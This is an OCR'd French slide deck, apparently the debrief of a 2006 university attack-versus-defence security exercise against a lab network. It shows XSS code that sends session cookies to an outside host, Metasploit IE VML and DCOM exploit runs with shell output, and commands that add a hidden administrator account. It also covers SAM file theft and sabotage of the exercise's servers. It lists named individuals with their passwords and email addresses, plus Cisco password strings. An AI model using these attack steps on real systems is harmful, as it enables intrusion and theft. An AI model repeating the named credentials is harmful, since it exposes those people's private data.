
Attaque 2

XSS - Vol de session

- Génération du javascript d'envoi de PHPSESSID

```
xhr_object.open("GET", "http://www.labulle.net/c.php?s="+LireCookie('PHPSESSID')
+"&c="+location.hostname+location.pathname+"ll"+location.href, true);
xhr_object.send(null);
```

- Rejouer la session



Attaque 2

XSS - Préparation metasploit

- Injection du code javascript dans le livre d'or

```
<script>
window.location='http://jordix.com/attack/';
</script>
```

- La page http://jordix.com/attack/ contient le code suivant:

```
<script>
  window.location='http://172.16.48.14/';
</script>
```

IP locale du serveur metasploit

Attaque 2

Metasploit - VML

- Configuration de l'exploit VML de IE

```
msf ie_vml_rectfill(win32_reverse) > set HTTPHOST 172.16.48.14
msf ie_vml_rectfill(win32_reverse) > set HTTPPORT 80
msf ie_vml_rectfill(win32_reverse) > set LHOST 172.16.48.14
msf ie_vml_rectfill(win32_reverse) > set LPORT 443
```

- Lancement de l'exploit VML de IE

```
msf ie_vml_rectfill(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Waiting for connections to http://172.16.48.14:80/
[*] Client connected from 172.17.0.2:1176...
[*] Got connection from 172.16.48.14:443 <-> 172.17.0.2:1177

Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\vince\Bureau>
```

Attaque 2 Metasploit - VML

- Tentatives sur le shell obtenu

```
C:\Documents and Settings\vince\Bureau>ipconfig

Configuration IP de Windows
Carte Ethernet Connexion au réseau local:

        Suffixe DNS propre à la connexion : candide-sa
        Adresse IP. . . . . . . . . . . . : 10.20.20.5
        Masque de sous-réseau . . . . . : 255.255.255.0
        Passerelle par défaut . . . . . : 10.20.20.1
```

```
C:\Documents and Settings\vince\Bureau>shutdown -s -m \\10.20.20.2 -t 0
shutdown -s -m \\10.20.20.2 -t 0
Opration russie.
Le client ne dispose pas d'un privilge ncessaire.
```

Recomandantions

- Serveur mail: Filtrage antispam...
- SMTP: Refus de plus de n mails/minute/@IP
- Sonde: Limiter le nombre de connexions par seconde
- Serveur web: Encodage HTML des données postées
- Clients: Mettre à jour régulièrement les clients
- Clients: Ne pas se logger en admin pour surfer

Attaque 3

Plan

- Préparation (DCOM & SAM)
- Les astreintes
- Le routeur
- Les clients
- Les serveurs
- La sonde
- Le script de la mort

Attaque 3

Préparation: DCOM

- Configuration de l'exploit DCOM RPC

```
 _______________
< metasploit >
 ---------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *

+ -- --=[ msfconsole v2.6 [156 exploits - 76 payloads]
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf msrpc_dcom_ms03_026 > set RHOST 10.20.20.4
RHOST -> 10.20.20.4
msf msrpc_dcom_ms03_026(win32_bind) > exploit
[*] Starting Bind Handler.

Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Windows\SYSTEM>
```

Attaque 3

Préparation: DCOM

- Utilisations sur le shell obtenu:

```
C:\Windows\SYSTEM> net user ASPNET bigbig31 /ADD
net user ASPNET bigbig31 /ADD
La commande s'est termine correctement.

C:\Windows\SYSTEM> net localgroup Administrateurs ASPNET /
ADD
net localgroup Administrateurs ASPNET /ADD
La commande s'est termine correctement.
```

Ajout de comptes cachés en prévision des ghosts ...


- Récupération de fichiers:

```
C:\Windows\SYSTEM32\config\sam
C:\Windows\SYSTEM32\config\security
C:\Windows\SYSTEM32\config\system
etc..
```

Attaque 3

Préparation: SAM


- Décryptage des mdp de la SAM avec les rainbow tables:



Attaque 3

L'astreinte

- " Oups! " : Routeur HS d'après nos tests
- 19h00: Appel d'urgence numéro d'astreinte



Intervention sur site de l'agent Fred sous contrat 24/7

- Agent de liaison sur site pour opérations de maintenance (relai GSM via Breizh Telecom)

Attaque 3

Le routeur

- Redémarrage du routeur par notre agent de liaison
- Prise de contrôle à distance et détournement par notre responsable réseau
- Ouverture des ports pour accès direct à l'intranet
- Suppression des access list
- Remise en état

Client Nomade
Accès VPN

FAUX RÉSEAU PUBLIC

FACIAL
EXT:172.17.0.2
VLAN SERVICE: 10.10.10.1
VLAN PARC: 10.20.20.1

Description machine

FACIAL: Routeur CISCO
TITAN : Serveur OPENVPN
DYONISOS : Serveur Web et DNS
IRIS : Machine critique
HADES : Active directory
ARES: XPPRO+SP2
ERA: XPPRO

TITAN
10.10.10.2

DYONISOS
10.10.10.3

IRIS
10.10.10.4

SONDE AUDIT
10.10.10.5

HADES
10.20.20.2


ARES
10.20.20.3

ERA
10.20.20.4

Attaque 3

Les clients

- Conflit d'adresses IP



Reconfiguration du serveur DHCP

- Modification des passwords
- Suppression de certains comptes
- Retrait de l'AD

Client Nomade
Accès VPN

FAUX RÉSEAU PUBLIC

FACIAL
EXT:172.17.0.2
VLAN SERVICE: 10.10.10.1
VLAN PARC: 10.20.20.1

Description machine

FACIAL: Routeur CISCO
TITAN : Serveur OPENVPN
DYONISOS : Serveur Web et DNS
IRIS : Machine critique
HADES : Active directory
ARES: XPPRO+SP2
ERA: XPPRO

TITAN
10.10.10.2

DYONISOS
10.10.10.3

IRIS
10.10.10.4

SONDE AUDIT
10.10.10.5

HADES
10.20.20.2

ARES
10.20.20.3

ERA
10.20.20.4

Attaque 3

Les serveurs

- Windows 2003 Ades
- Modification des mots de passe
- Suppression de comptes
- Modification de l'AD

- Debian Dyonisos
- Modification des mots de passe (locaux, BDD...)
- Défacage du site web Candide S.A.

- Debian Titan
- Arrêt du serveur VPN
- Installation d'un serveur FTP warez ouvert à tous (album diam's)

Client Nomade
Accès VPN

FAUX RÉSEAU PUBLIC

FACIAL
EXT:172.17.0.2
VLAN SERVICE: 10.10.10.1
VLAN PARC: 10.20.20.1

Description machine

FACIAL: Routeur CISCO
TITAN : Serveur OPENVPN
DYONISOS : Serveur Web et DNS
IRIS : Machine critique
HADES : Active directory
ARES: XPPRO+SP2
ERA: XPPRO

TITAN
10.10.10.2

DYONISOS
10.10.10.3

IRIS
10.10.10.4

SONDE AUDIT
10.10.10.5

HADES
10.20.20.2

ARES
10.20.20.3

ERA
10.20.20.4

Attaque 3

La sonde

- Et après avoir pris le contrôle de toutes les machines, quoi?

- Utilisation du certificat SCP pour:
  - Récupération de fichiers importants sur la sonde (system, configuration etc..)
  - Blindage du disque dur (boucle infinie + peaufinage de 0Ko pour remplir les inodes)

[SI T'ES PAS AVEC NOUS, T'ES CONTRE NOUS!]

Client Nomade
Accès VPN

FAUX RÉSEAU PUBLIC

FACIAL
EXT:172.17.0.2
VLAN SERVICE: 10.10.10.1
VLAN PARC: 10.20.20.1

Description machine

FACIAL: Routeur CISCO
TITAN : Serveur OPENVPN
DYONISOS : Serveur Web et DNS
IRIS : Machine critique
HADES : Active directory
ARES: XPPRO+SP2
ERA: XPPRO

TITAN
10.10.10.2

DYONISOS
10.10.10.3

IR
10.10.

SONDE AUD
10.10.10.5

HADES
10.20.20.2

ARES
10.20.20.3

ERA
10.20.20.4

Attaque 3

Le death script!

On ne reste pas réveillé jusqu'à 3h du matin pour rien donc....
On se le refait pour les absents?

Le bêtisier et les phrases cultes

“ Toute violation de ces règles entraînera l’exclusion du groupe et Mr Latu sera tenu au courant de vos fautes professionelles” (Défense)

Mmm.. des têtes vont tomber

“ Oups: J’espère que personne ne s’était laissé du boulot pour ce soir!! “ (F.P)

T’inquiètes, l’agent Fred est là pour le routeur!

“ Merci pour ces conseils qui arrivent un peu tard, non???” (Défense: Equipe service)

“ Des solutions pour éviter un éventuel pourrissage de logs par l'équipe attaque sont à rechercher “ (J.R)

“ Après l’attaque n°2: Nous n’avons pas eu d’interprétation ni de conseils provenant de l’audit à ce sujet” (Défense: Equipe service)

Le bêtisier et les phrases cultes

“ En ce qui concerne le routeur Cisco : Les attaquants ont pu récupérer les mots de passe lors des sessions précédentes, grâce aux connexions telnet initiées depuis l'extérieur du réseau de candide SA.“ (J.R)

Mmmm.. l’abus de drogues est dangereux pour la santé

“URGENT! L’équipe attaque a mis en place des keyloggers...” (J.R)

“Snort a repéré des tentatives d'exploitation de vulnérabilités SSH et des tentatives d'envoi de traps SNMP” (J.R)

Oui bien sur, tout comme les radiations magnétiques des écrans CRT et les prises vampires

..... et ce que vous attendiez!

"Tous les comptes rendus ne doivent **en aucun cas** *se trouver à portée des groupes audit et attaque" (Défense)*

- Cible: mailing list
- Analyse de la syntaxe du mdp
- 1er essai: Brute Force HTTPS
- Résultat: Echec

- Ensuite: "Souvenir souvenir... le 1er TP de BD Tuffery"

La liste

Merci M Tuffery!!

Comptes Windows


BEAUGEANDRE Philipe: eheles6&
BERGE Romain: aeklxcg6&
COTTIN Guillaume: igylav3&
DANG Emanuelle: iduwew1*
DJOUAI Lilias: ajetag8$
FAURE Patrice: obimyk9$
FESANTIEU Jean charles: akivyfo$
FOSSEN Cecile: ifyeig8$
JEAN MARIUS Youri: ifuvos6$
LARRIBAU Vincent: yleses6!
LEVY Olivier: oujobiz4*
PEYRONNET Fabien: okofyz9$
SEGUES Jordi: obigax3$

La méthodologie

Accès Mailing lists

Comptes Windows


BEAUGEANDRE Philipe: ehelesGG
BERGE Romain: aeklxcgGG
COTTIN Guillaume: igylav3G
DANG Emanuelle: iduwew1*
DJOUAI Lilias: ajetag8$
FAURE Patrice: obimyk9$
FESANTIEU Jean charles: akivyfo$
FOSSEN Cecile: ifyeig8$
JEAN MARIUS Youri: ifuvosG$
LARRIBAU Vincent: ylesesG!
LEVY Olivier: oujobiz4*
PEYRONNET Fabien: okofyz9$
SEGUES Jordi: obigax3$





Mot de passe pré-enregistré


La méthodologie

Accès MySQL









Oh! c'est le même mot de passe que Dyonisos et Titan

La méthodologie

Accès au routeur: telnet

m2-stri.defense_1@iut-tlse3.fr
Étudiants M2 STRI - Groupe Défense n°1

Dossier parent | Mode utilisateur | Mode expert

Contenu du dossier Session2k6/Rapports_travaux_realises

supprimer | propriétés

Propriétaire : youri.jeanmarius@gmail.com
Dernière mise à jour : 18 déc 2006

Document	Auteur	Taille (Ko
Service__CR_Final.pdf	youri.jeanmarius@gmail.com	28,029
interco_CR1.PDF	seasurferfr@hotmail.com	46,314
Utilisateurs - CR 04.doc	v.larribau@free.fr	
Utilisateurs - CR 03.doc	phil.beaugendre@	
Trame compte rendu travail.pdf	cecile.fossen@gmail.com	35,546
Utilisa		36,352

Enfin l'accès console et telnet ont été sécurisés.

```
line con 0
 password 7 02202B7F2B002F2249
 login
line aux 0
line vty 0 4
 password 7 0807636A291F251417
 login
```

